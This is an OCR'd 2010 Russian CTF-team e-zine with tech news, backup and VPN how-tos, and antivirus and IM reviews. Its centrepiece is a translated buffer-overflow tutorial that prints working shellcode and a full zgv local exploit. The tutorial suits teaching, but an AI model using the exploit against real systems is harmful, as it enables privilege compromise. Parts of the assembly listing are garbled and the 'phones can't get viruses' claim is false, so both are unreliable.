UFOlogistics

Magazine v.1.010209

В этом номере:

NewsBlock : Новости ИТ-Мира и не только. 3

BackUP : создание резервной копии фалов в Linux и Windows OS. 4

Security&Life : защита портативных устройств.(часть 1) 5


Все гениальное просто: создание роутера на базе ubuntu 9.04 server. 6

Underground:BufferOverflow все что Вы хотели знать, но боялись спросить. 7

SoftReview: Обзор клиентов для общения (IM) 15

CaptureTheFlag!: все что мы видели на последних соревнованиях iCTF.А именно, великие и ужасные ботнеты. 16

Просто плеер.



То чего так долго ждали сетевые меломаны свершилось! В сети появился сайт http://prostopleer.com/ содержащий невероятное количество музыки. Структура сайта проста и понятна: плеер+поиск композиций еще есть возможность создавать и скачивать(!) плей-листы. Так же можно прослушать уже готовые, например получив ссылку или используя меню TOP.


GoogleOS.12 апреля 2010?

Компания google в пресс-релизе 19 ноября 2009 года, заявила о том, что в начале 2010 запустит в продажу ноутбуки уже с предустановленной системой GoogleOS, но как стало известно в начале этого года система для скачивания будет доступна не ранее 12 апреля. Учитывая то, что GOS построен на основе ubuntu можно предположить, что google хочет выпустить систему на базе свежей версии 10.04. Ноутбуки с GoogleOS в продаже появятся лишь к середине этого года, как заявил Sundar Pichai "Наша цель-запустить Chrome OS как очень открытый проект и мы будем работать с максимальным количеством партнеров".

##

Возвращение стриммеров!Или 35 ТБ на магнитной катушке.

Эта новость взволновала наверно все ИТ-сообщество,а пришла она из исследовательской лаборатории IBM в Цюрихе. Инжинерам IBM и специалистам Fujifilm удалось достигнуть поверхностной плотности записи данных на магнитную ленту до 29.5 Гбит на один квадратный дюйм. Получилось это благодаря, разработанной Fujifilm, магнитной ленте "Nanocubic" с покрытием из наночастиц феррита бария. Итак, благодаря данной технологии, емкость стандартных кассет может вырасти до 35 ТБ!



BackUP

Как часто вы теряли, по той или иной причине, важные данные?! Я, так, не раз, и очень огорчался что вовремя не сделал резервную копию. RAID-1 это, конечно, хорошо, но это полезно лишь в том случае если у вас свыше 100гб "важной" информации. Вручну копировать на какой-нибудь внешний накопитель(жесткий или даже сервер) тоже не дело. Итак, наша задача найти некую утилиту или сервис который будет автоматический создавать backup указанных нами файлов.а может и всей системы.

BackUP в стиле Linux

Итак, посмотрим, чем могут помочь нам *nix системы в решении поставленной задачи.

Первый способ это решение влоб, просто-напросто заархивировать всю систему, автоматизировать это можно с помощью bash-скрипта, который будет делать следующие

```
 $ sudo mkdir /media/<your_disk> //Создаем папку на внешнем носителе
 $ cd /media/<your_disk>
 $ dd if=/dev/sda1 | gzip > root_fs.img.gz
//снимаем образ и архивируем его.
```


А, что если у нас нет еще одного накопителя? Тогда на помощь может придти сервис от canonical, под названием UbuntuOne. Думаю, все счастливые обладатели Ubuntu Karmic заметили это облачко в области уведомлений. Что бы забэкапить некоторые файлы нужно их положить в папку ~/username/Ubuntu one и перед этим зарегистрироваться в самом сервисе http://one.ubuntu.com. Вначале вам будет доступно бесплатно 2 гб(что, по сути достаточно для документов) которые вы можете увеличить до 50гб(~вся система), но уже за 10$ в месяц. Сервис не требует более никаких ваших вмешательств, все происходит автоматически. И еще вы можете ограничивать скорость синхронизации, что, несомненно, достаточно удобно.

Для пользователей *nix ос отличной от ubuntu, все выше описанные функции ubuntu one и стоимость повторяет сервис dropbox (getdropbox.com).


BackUP в Windows

Microsoft тоже позаботилась о сохранности данных своих пользователей.

Например в Windows XP, есть (Пуск-Все программы-Стандартные-Служебные-Архивация Данных)



Интерфейс его прост и интуитивно понятен.В Vista\7even был обновлен и добавилась функция сохранения архива в сети.



В попытке найти хоть какой-нибудь адекватный он-лайн сервис нашел Norton BackUP, но по сравнению с ubuntu one\dropbox он достаточно дорог, место-25гб,цена за год=1749 руб

Сегодня какое-нибудь портативное устройство есть даже у школьника. Действительно, это очень удобно, особенно если это коммуникатор или наладонник-компьютер в кармане. Можно делать записи, пометки "на ходу". Но так же помимо наслаждения технологиями 21 века не стоит забывать о злоумышленниках, которым возможно нужны ваши личные данные или просто забавы ради захотят их повердить.В этой статье рассмотрим как обезопасить карманного друга и всю хранящуюся в нем информацию.

Начнем с антивирусов. И я сразу хочу развеять недавний, очень популярный, слух, что вирусы могут жить в обычном телефоне. НЕТ, НЕТ и еще раз НЕТ.Этого не может быть по одной просто причине, там нет RAM. Единственно, что может представлять угрозу это вам неизвестное приложение которое после того как вы(!) его запустили(!) куда хочет отправить смс(телефон сам оповестит вас об этом). А вот на кмк и кпк всяка живность явление распространенное...
На сегодняшний день на рынке не так уж много мобильных антивирусов, рассмотрим 3 самых популярных:
Kaspersky, Dr.WEB, Nod Mobile.
Все они по большей части схожи, единственно NOD категорически отказывается анализировать файлы типа autorun.inf. Поэтому его отбросим сразу, нам все-таки нужен полноценный антивирус.

Итак, **Kaspersky Mobile security**

Тестируемая версия: 8.0.0.75
Требования:Symbian(9.1-9.3 Series60 Nokia only) или WindowsMobile(5-6.1)
Сайт:www.kaspersky.ru
Устройство: Gsmart MW700(64 RAM,CPU 512 MHz)
Объем сканируемого пространства: ~4256Mb
Время проверки:11м11с
Доп. функции: Анти-Вор, Шифрование, Анти-Спам, Родительский контроль, Сетевой Экран.
Ошибки: нет

Следующий, **Dr.Web**

Тестируемая версия: 5.00.2
Требования:Windows Mobile 2003/2003 SE/5.0/6.0/6.1.
Сайт:www.drweb.ru
Устройство: Gsmart MW700(64 RAM,CPU 512 MHz)
Объем сканируемого пространства: ~4256Mb
Время проверки: -
Доп. функции: нет.
Ошибки: не смог подключиться к серверу для полученя демо-ключа.

Собственно, тест Dr.Web сорвался из-за того, что он не смог вытянуть демо-ключ, как можно проверить работоспособность данного антивируса, не известно.

ИТОГО
Ну чтож, похоже, что ниша антивирусных утилит для карманных устройств пустует. И на сегодняшний день лидером является Kaspersky. Антивирус отработал как часы и достаточно быстро, плюс имеет достаточно нужные дополнительные функции а-ля все-в-одном.
Оценка "Отлично".

Все гениальное просто

В этой статье рассказывается насколько просто и быстро можно сделать VPN на базе Ubuntu 9.04

Сначала ставим демон pptpd

```
$ sudo aptitude install pptpd
```

Затем редактируем его конфиг-файл /etc/pptpd.conf

```
localip 192.168.1.1 - адрес vpn-сервера
remoteip 192.168.1.10-254 - диапазон выделяемых IP-адресов
```

Редактируем /etc/ppp/chap-secrets

```
# client server secret IP addresses
user pptpd pass 192.168.1.0/24
```

Так же, что бы выдавался правильный DNS, нужно в /etc/ppp/options

```
ms-dns 192.168.10.1
```

Перезапускаем демон pptpd

```
$ sudo /etc/init.d/pptpd restart
```

Что бы не терять настройки при сбоях в /etc/rc.local пишем следующее

```
echo 1 > /proc/sys/met/ipv4/ip_forward
```

и говорим iptables, о NAT

```
iptables -t nat -A POSTROUTING -s
192.168.1.0/24 -o eth0 -j MASQUERADE
```

т.е. то, что стучится от 192.168.1.x направляем на интерфейс который смотрит в интернет.

И завершающий этап, если вы при установке не выбирали пакеты DNS-

```
$ sudo aptitude install dnsmasq
```

затем в файле /etc/dnsmasq.confпишем, что б он слушал интерфейс который смотрит в сеть, т.е. адрес 192.168.1.1

```
listen-address=192.168.1.1
$ sudo /etc/init.d/dnsmasq restart
```

И если возникают проблеммы с открытием сайтов, нужно в /etc/rc.local добавить еще одну строчку

```
iptables -A FORWARD -p tcp -tcp-flags
SYN,RST SYN - j TCPMSS -set-mss 128
```

BufferOverflow. По-русски "Переполнение буфера". Наверно многие слышали, но не каждый знает как это выглядит и что еще интересней-как сделать переполнение. Статья посвящена как раз этим вопросам а-ля "Все, что вы хотели знать, но боялись спросить". Итак, приступим-с...

SIMPLE

Постараюсь показать на простом примере, как вызывается переполнение. Допустим есть у нас некая консольная программа, которая выводит "Please enter your name" и строчку куда нужно ввести имя, мы знаем, что эти значения будут куда-то сохранятся и если программист поставил небольшой размер буфера, то мы без труда можем его переполнить введя n-количество символов нажав Enter. И мы получим сообщение, типа "k-символов" command not found. Это означает, что до этих "k" программа работала верно, а потом символы вылезли из буффера.
Теперь отсчитываем n-k и пишем, к примеру, "cd /", после этого мы попадаем в корневую директорию linux. Это называется выполнение произвольного кода, т.е. таким нехитрым ходом можно получить доступ к чужим данным, это особенно актуально, если вы работаете с уязвимой программой удаленно.

А теперь серьезно...

Если вы хотите обезопасить свои данные от таких атак, нужно понять как это работает, для этого нужны хотя бы базовые знания языка Assembler. Примеры показанные в данной статье будут работать на архитектуре x86.

Давайте обратимся к организации памяти, чтобы понять, как и где может произойти ошибка переполнения буфера.
Страница памяти-это область памяти, которая использует свою собственную относительную адресацию, обозначающая то, что Кернел выделяет инициализируемую память для текущего процесса, который в дальнейшем может к ней обратиться даже не имея понятия о ее физическом расположении в RAM. Страница памяти процесса(программы) состоит из 3х сегментов:
code segment: данные в этом сегменте представляют собой ассемблерные инструкции, которые выполняет процессор. Выполнение кода нелинейно, т.к. процессор может пропускать код, "перепрыгивать" его и выполнять функции при определенных условиях, таким образом, у нас есть указатель, называемый EIP - указатель на текущую инструкцию. Адрес, на который указывает EIP всегда содержит код следующей выполняемой инструкции.
data segment: область переменных и динамических буфферов.
stack segment: используется как для передачи данных (аргуменотов) функциям, так и в качестве области для переменных самих функций. Низ стэка (его начало) обычно расположен в самом конце виртуальной памяти страницы. Стек растет опускаясь вниз. Ассемблерная команда PUSHL добавляет значение в верхушку стека, а POPL забирает одно значение с верхушки стека. Для доступа к памяти стека напрямую имеется указатель, который указывает на верхушку (самые нижние адреса памяти) стека.

В бой!

1.Предположим, что мы хотим найти уязвимость вот в этой функции

```
void lame (void) { char small[30]; gets
(small); printf("%s\n", small); }
main() { lame (); return 0; }
```

компилируем и дизассемблируем ее:
 # cc -ggdb blah.c -o blah
/tmp/cca017401.o: вфункции `lame':
/root/blah.c:1: си-шная функция `gets'

опасна и к ней не следует обращаться.

\# gdb blah
/* краткое объяснение: здесь применяется gdb, GNU дебаггер для чтения
бинарника иего дизассемблирования (перевода байтов в ассемблерный код) */
(gdb) disas main
Ассемблерный дамп функции main:
0x80484c8 <main>:pushl%ebp
0x80484c9 <main+1>:movl%esp,%ebp
0x80484cb <main+3>:call0x80484a0 <lame>
0x80484d0 <main+8>:leave
0x80484d1 <main+9>:ret
(gdb) disas lame
Ассемблерный дамп функции lame:
/* сохраняем фрейм пойнтер в стеке прямо перед адресом возврата */
0x80484a0 <lame>:pushl%ebp
0x80484a1 <lame+1>:movl%esp,%ebp
/* увеличиваем стек на 20h (32d). наш буффер - 30 символов, но память выделяется с 4хбайтным выравниванием (т.к. процессор использует
32хбитные слова) это эквивалентно строчке char small[30]; */
0x80484a3 <lame+3>:subl$0x20,%esp
/* загружаем указатель на small[30] (пространство стека, которое расположено в виртуальном адресе0xffffffe0(%ebp)) стека, и вызываем функцию gets: gets(small); */
0x80484a6 <lame+6>:leal0xffffffe0(%ebp),%eax
0x80484a9 <lame+9>:pushl%eax
0x80484aa <lame+10>:call0x80483ec <gets>
0x80484af <lame+15>: addl$0x4,%esp
/* загружаем адрес small и адрес строки "%s\n" в стек и затем вызывает функцию print: printf("%s\n", small); */
0x80484b2 <lame+18>:leal0xffffffe0(%ebp),%eax
0x80484b5 <lame+21>:pushl%eax
0x80484b6 <lame+22>: pushl$0x804852c
0x80484bb <lame+27>:call 0x80483dc <printf>
0x80484c0 <lame+32>:addl $0x8,%esp

/* берем адрес возврата 0x80484d0 со стека и передаем управление
на этот адрес*/

0x80484c3 <lame+35>:leave
0x80484c4 <lame+36>:ret

2.

.

gdb(nix)

ollydbg.

\# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx<- ввод пользователя
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
\# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx x <- ввод пользователя
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault (core dumped)
\# gdb blah core
(gdb) info registers
eax:0x2436
ecx:0x804852f134513967
edx:0x11
ebx: 0x11a3c81156040
esp: 0xbffffdb8 -1073742408

```
ebp:0x7878787895160
^^^^^^
```

В EBP находится адрес 0x787878, это значит что мы записали больше данных в стек, чем буффер ввода мог вмещать. 0x78 - это шестнадцатеричное представление символа 'x'. Программа имела буффер с ограничением в 32 байта. Мы же записали больше данных в память чем было выделено для ввода юзера и ,таким образом, перезаписали EBP и адрес возврата символами 'xxxx'. Программа попыталась возвратиться на адрес 0x787878, что, конечно же, привело к ошибке сегментации.

3.

Давайте попробуем сделать так, чтобы программа возвратилась в функцию lame() вместо своего return'а. Для этого нам нужно поменять адрес возврата с 0x80484d0 на 0x80484cb и это все. В памяти у нас есть: 32 байта для буффера | 4 байта под сохраненный EBP | 4 байта RET.

Вот пример простой программы, которая помещает четырехбайтный адрес возврата в однобайтный буффер:

```
main()
{int i=0; char buf[44];
for (i=0;i<=40;i+=4)
*(long *) &buf[i] = 0x80484cb;
puts(buf);
}
# ret
ЛЛЛЛЛЛЛЛЛЛЛ,
# (ret;cat)|./blah
test<- вводим
ЛЛЛЛЛЛЛЛЛЛЛ,test
test<- вводим
test
```

Программа пробежала по функции дважды. Если переполнение произошло, адрес возврата из функции может быть изменен для того чтобы изменить ветку выполнения программы.

4. .

Говоря простым языком, шеллкод - это набор простых ассемблерных команд, которые мы записываем в стек и затем изменяем на него адрес возврата. Применяя этот метод мы можем вставить свой код в уязвимую программу и затем выполнить его прямо из стека.

Хм, так давайте сгенерируем вставляемый ассемблерный код для запуска шелла. Главный системный вызов - это execve(), который загружает и запускает любые бинарники, завершает выполнение текущего процесса. В мане находим пример его использования:

```
intexecve(constchar*filename, char
*const argv [], char *const envp[]);
```

Давайте поподробней посмотрим на системный вызов из glibc2:

```
# gdb /lib/libc.so.6
(gdb) disas execve
Дамп функции execve:
0x5da00 <execve>:pushl%ebx
/*это актуальный syscall. перед
обращения программы к execve,
он сохраняет в стеке аргументы в
обратном порядке:
**envp, **argv, *filename */
/* кладём адрес **envp в edx */
0x5da01
<execve+1>:movl0x10(%esp,1),%edx
/* кладём адрес **argv в ecx */
```

```
0x5da05
<execve+5>:movl0xc(%esp,1),%ecx
/* кладём адрес *filename'a в ebx */
0x5da09
<execve+9>:movl0x8(%esp,1),%ebx
/* кладём 0xb в eax; 0xb == execve в
внутреннем вызове таблицы вызова */
0x5da0d <execve+13>:movl $0xb,%eax
/* отдаем контроль кернелу для
выполнения инструкции execve */
0x5da12 <execve+18>: int $0x80
0x5da14 <execve+20>:popl %ebx
0x5da15
<execve+21>:cmpl$0xfffff001,%eax
0x5da1a <execve+26>:jae 0x5da1d
<__syscall_error>
0x5da1c <execve+28>:ret
```

конец дампа

5.

Мы можем применить пару хитростей чтобы сделать наш шеллкод не ссылаясь на аргументы в памяти как обычно, передавая их точные адреса в странице памяти, которые могут быть получены только во время компиляции. Единственное, что мы можем оценить - это размер шеллкода. Для этого мы можем обратиться к инструкциям jmp <bytes> и call <bytes> чтобы перейти к определенному числу байтов назад или вперед в исполняемом процессе (программе). Зачем использовать call? Вспомните, что CALL автоматически сохраняет адрес возврата в стеке; адресом возврата являются следующие 4 байта после самой инструкции CALL. Помещая переменную прямо за CALL'ом, мы не напрямую сохраняем ее адрес в стеке даже не зная его.

```
0jmp <Z>(пропустим Z bytes по
направлению вперед)
2popl %esi
... впишем сюда нашу(и) функцию(и) ...
Zcall <-Z+2> (вернемся на 2 байта
после <Z>, к инструкции POPL)
Z+5 .string(первая переменная)
```

(Учтите: Если вы собираетесь писать код более сложный чем код для получения шелла, вам следует передать больше чем одну переменную .string после кода. Вы знаете размер этих строк и вы таким образом можете вычислить их относительное расположение после того как вы узнаете где находится первая строчка.)

6. –2

```
global code_start/* нам понадобится это
чуть позже */
global code_end
.data
code_start:
jmp0x17
%esi
%esi,0x8(%esi)/* положим адрес **argv
после шеллкода
на 0x8 байт, чтобы сохранить /bin/sh */
%eax,%eax/* помещаем 0 в %eax */
%eax,0x7(%esi)/* помещаем
'завершающий' 0 после '/bin/sh'
строчки */
movl %eax,0xc(%esi)/* другой 0 для
получения размера long word */
my_execve:
movb $0xb,%al/* execve(*/
%esi,%ebx/* "/bin/sh",*/
0x8(%esi),%ecx/* & of "/bin/sh", */
 %edx,%edx/* NULL*/
$0x80/* );*/
-0x1c
```

```
.string "/bin/shX" /* X перезаписан movb %eax,0x7(%esi) */
code_end:
```

(Относительные смещения 0x17 и -0x1c можно получить при помощи помещения в 0x0, компилирования, дизассемблированием и определения размера шеллкода.)

Это уже работающий шеллкод, хотя и минимальный. Вам следует по крайней мере продизассемблировать системный вызов exit() и присоединить его (перед 'call'ом).

Настоящее искусство написания шеллкода также состоит в предотвращении попадания 'бинарных' нулей в код (очень часто применяемых для обозначения завершения ввода/буффера) и модифицировании кода таким образом чтобы его бинарная форма не содержала символы, которые могут быть отфильтрованы какими-нибудь уязвимыми программами.

БОльшая часть этой работы выполняется самомодифицирующимся кодом, похожим на тот, что был у нас в инструкции movb %eax,0x7(%esi). Мы заместили X нашим \0 не имея его в исходной форме шеллкода...

Давайте протестируем этот код...сохраните код выше как code.S (убейте комментсы) и сл. файл как code.c:

```
extern void code_start();
extern void code_end();
#include <stdio.h>
main() { ((void (*)(void)) code_start)(); }
# cc -o code code.S code.c
# ./code
bash#
```

Теперь Вы можете конвертировать этот код в буффер 16иричных символов. Лучше всего сделать это, напечатав что-то вроде этого:

```
#include <stdio.h>
extern void code_start(); extern void code_end();
main() { fprintf(stderr,"%s",code_start); }
```

и пропарсить это через aconv -h or bin2c.pl (эти тулзы можно взять здесь:http://www.dec.net/~dhg or http://members.tripod.com/mixtersecurity)

7.

,

.

zgv, . . -

,

. :)

```
# export HOME=`perl -e 'printf "a" x 2000'`
# zgv
Segmentation fault (core dumped)
# gdb /usr/bin/zgv core
#0  0x61616161 in ?? ()
(gdb) info register esp
     esp: 0xbffff574 -1073744524
```

Чтож, это верхушка стека во время крушения. Безопасно предположить, что мы можем использовать его в качестве адреса возврата на наш шеллкод.

Мы добавим несколько NOP инструкций перед нашим буффером, т.к. мы не можем полностью быть уверенными в 100%-ной корректности угадывания адреса точного начала нашего шеллкода в памяти (или даже

пробрутфорсив его). Функция возвратится в стековое пространство куда-то после шеллкода, пробежится поо NOP'ам к начальному JMP'у, прыгнет на CALL, прыгнет назад к POPL и запустит наш код в стеке.
Помните что такое стек: нижние адреса памяти, верхушка с указанием на нее ESP, начальные переменные и буфер в zgv, который содержит переменную HOME environment.
После этого мы имеем сохраненный EBP (4 байта) и адрес возврата предыдущей инструкции. Мы должны записать 8 байт или больше после буффера для того чтобы перезаписать адрес возврата своим новым адресом в стеке.
Буффер у zgv - 1024 байта. Вы можете выяснить это глянув на код или просто поискав начальную инструкцию subl $0x400,%esp (=1024) в уязвимой функции. Сейчас мы соединим все эти части вместе:

8. Sample zgv exploit

```
/*                zgv v3.0 exploit by Mixter
        buffer overflow tutorial -
http://1337.tsx.org

      sample exploit, works for example
with precompiled
   redhat 5.x/suse 5.x/redhat 6.x/slackware
3.x linux binaries */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
/* This is the minimal shellcode from the
tutorial */
static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x
46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
"
"\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xf
f\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58";
#define NOP     0x90
#define LEN     1032
#define RET     0xbffff574
int main()
{
char buffer[LEN];
long retaddr = RET;
int i;
fprintf(stderr,"using address
0x%lx\n",retaddr);
/* this fills the whole buffer with the
return address, see 3b) */
for (i=0;i<LEN;i+=4)
   *(long *)&buffer[i] = retaddr;
/* this fills the initial buffer with NOP's,
100 chars less than the
   buffer size, so the shellcode and return
address fits in comfortably */
for (i=0;i<(LEN-strlen(shellcode)-
100);i++)
   *(buffer+i) = NOP;
/* after the end of the NOPs, we copy in
the execve() shellcode */
memcpy(buffer+i,shellcode,strlen(shellco
de));
/* export the variable, run zgv */
setenv("HOME", buffer, 1);
execlp("zgv","zgv",NULL);
return 0;
}
/* EOF */
```

Теперь у нас есть строка вида:

```
[ ... NOP NOP NOP NOP NOP JMP
SHELLCODE CALL /bin/sh RET RET
RET RET RET RET ]
```

В то время как стэк zgv'a выглядит так:

```
v-- 0xbffff574 is here
[ S M A L L B U F F E R
 ] [SAVED EBP] [ORIGINAL RET]
```

Выполняющаяся ветка zgv сейчас выглядит так:

```
main ... -> function() ->
strcpy(smallbuffer,getenv("HOME"));
```

В этом месте zgv падает и не делает проверку на лимит, пишет за SMALLBUFFER'ом и адрес возврата в main перезаписывается адресом возврата в стэк. Функция function() возвращается и EIP теперь указывает на стэк:

```
0xbffff574 nop
0xbffff575 nop
0xbffff576 nop
0xbffff577 jmp $0x24              1
0xbffff579 popl %esi        3 <--\    |
[... здесь стартует шеллкод ...]   |    |
0xbffff59b call -$0x1c          2 <--/
0xbffff59e .string "/bin/shX"
```

Протестируем эксплойт...

```
# cc -o zgx zgx.c
# ./zgx
используемый адрес: 0xbffff574
bash#
```

9.

Существуют другие техники переполнения, которые необязательно включают изменение адреса возврата. Также существуют так называемые переполнения указателей (pointer overflows), в которых указатель, который находится в функции может быть перезаписан, тем самым приводя к изменению логики программы (пример: the RoTShB bind 4.9 exploit), эксплойты, в которых адрес возврата указывает на указатель окружения шелла, в котором расположен шеллкод (вместо своего расположения в стеке).

Другим важным предметом опытных писателей шеллкодов является самомодифицирующийся код, который изначально состоит только из печатных символов, заглавных букв и без пробелов и затем изменяет себя, вписывая в стек свой шеллкод, который он и запускает, итд.

Следите за тем, чтобы ваш шеллкод не содержал 'бинарных' нулей, т.к. в ином случае в большинстве случаев он не будет работать.

10.

Почему это так важно писать эксплойты? Потому что незнание всезнающе ('интересная мысль' - прим. переводчика) в индустрии софтвэйра. Уже были представлены сообщения об уязвимостях, приводящих к переполнению буфферов в ПО т.к. софт не обновлялся или по причине того, что большинство пользователей не уделяло внимание этим апдейтам или по причине того, что уязвимость было сложно обнаружить и мало кто понимал, что она представляет большую проблему безопасности. Если Вы - программер, то к своему делу нужно относиться очень серьезно, особенно при написании программ-серверов, программ по безопасности, программ, использующих suid root или написанных для запуска с его

привилегиями. Применяйте strn*, sn* функции вместо sprintf итд. Старайтесь применять размещение буфферов динамического или зависящего от ввода размера, будьте осторожны в for/while/и др циклах, в которых данные загоняются в буфферы и относитесь к вводу пользователя с наибольшей осторожностью.

В индустрии по безопасности были предприняты попытки предотвратить проблемы переполнения при помощи использования техник, таких как 'non-executable stack', 'suid wrappers', 'guard programms', которые проверяли адрес возврата, компилеров, проверяющих размер переданных аргументов итд. Вам следует использовать эти техники там где это возможно, но не стоит полностью на них полагаться. Если вы полагаете что вы в полной безопасности, сидя за 2хлетним UNIX дистрибутивом без апдейтов, но используя защиту от переполнения или (что более идиотски) файрвол/IDS, то все это не может уверить вас в полной безопасности.

Если вы регулярно апдейтите софт, вы все еще не можете быть уверены в безопасности, но вы можете уже надеяться:-)


, © © :

(оригинал: Mixter)

(перевод: varnie 25.01.05)

http://www.wasm.ru/article.php?article=buf_over4noob


IM



Название: qutIM.
OS: Windows, Linux, MacOS.
Протоколы: ICQ, Jabber, MSN, IRC, Yandex, LiveJournal, Mail.ru.
Плагины: Доступны на сайте или в репозитории.
Дополнительная информация: Простой интерфейс с возможностью замены шкурок от других клиентов, множество разного рода плагинов.
Web: www.qutim.org

Название: Miranda.
OS: Windows.
Протоколы: AIM (AOL Instant Messenger, Gadu-Gadu, IAX (Inter-Asterisk Exchange), ICQ, IRC, Jabber, MSN, Netsend, Tlen, Yahoo ...
Плагины: Доступны на сайте.
Дополнительная информация: Популярный клиент в windows системах, кроме официальной имеет множество сторонних сборок.
Web: www.miranda-im.org

Название: Psi.
OS: Windows, Linux, MacOS.
Протоколы: Jabber
Плагины: Нет.
Дополнительная информация: Простой jabber-клиент, ничего лишнего. Достаточно стабилен.
Web: www.psi-im.org



Название: SIM.
OS: Windows, Linux.
Протоколы: ICQ, Jabber, GTalk, MSN, Yahoo.
Плагины: Нет.
Дополнительная информация: Простой мультипротокольный-клиент.Лишен х-статусов и подобных функций.
Web: www.sim-im.org

Google


Гугля по теме, что же такое ботнет, наткнулся на интересную статью от исследователей из университета “University of California Santa Barbara” , которые перехватили контроль над ботнетом Torpig(вот почему был «именно такой» CFT:)). Torpig оказался достаточно серьезным ботнетом. Авторы утверждают что Torpig это одно
из самых продвинутых crimeware на сегодняшний день. У него самая лучшая программная архитектура, самые остроумные способы воровства данных, самая лучшая топология управления. Также Torpig наносит самый большой финансовый ущерб. Оценка экономической эффективности $3-300 млн в год. Из упражнений спамеров, ботнеты похоже становятся серьёзным бизнесом.

Как это работает?

Допустим у нас есть браузер который скачивает зараженный JavaScript, который, в свою очередь, линкует свою библиотеку в explorer.exe используя известные уязвимости. Далее работает зараженный "проводник". Ставится руткит Mebroot-идет закачка драйвера ядра который подменяет disk.sys и затирает MBR.
После ребута Mebroot подтягивает,через шифрованное соединение, модули, такие как torpig и устанавливает их.
Далее уже torpig линкует свои dll в services.exe, explorer.exe, а так же в другие программы(IM-клиенты, E-mail, FTP, браузеры).

Как бороться?

Необходимо понять как организуется связь с сервером. А происходит это следующим образом: обращение происходит не по IP-адресу, а по статичному имени домена. Однако Mebroor и Torpig генерируют доменные имена по специальному алгоритму, если домен заблокирован, не отвечает на запросы по ботнетовскому протоколу или не существует - генерируется следующие имя. Т.е. зная алгоритм, можно просто создать домен к которому подчинится ботнент.
Так и был "выловлен" torpig;)



UFOlogistics

Выпуск подготовил: Дмитрий Катаргин ([4Ex0FF]Fang)

Как нас найти?

Официальный сайт - www.ufoctf.ru

Google группа - groups.google.ru/group/ufoctf2009

E-mail: UFOlogistics@ufoctf.ru

Если у вас есть интересная статья, предложение по улучшению качества журнала, вопросы, пишите нам! Будем рады рассмотреть и ответить.

Спасибо за внимание, оставайтесь с нами!
С уважением, команда ufologistics.

Журнал создан с помощью:

ufologistics © 2010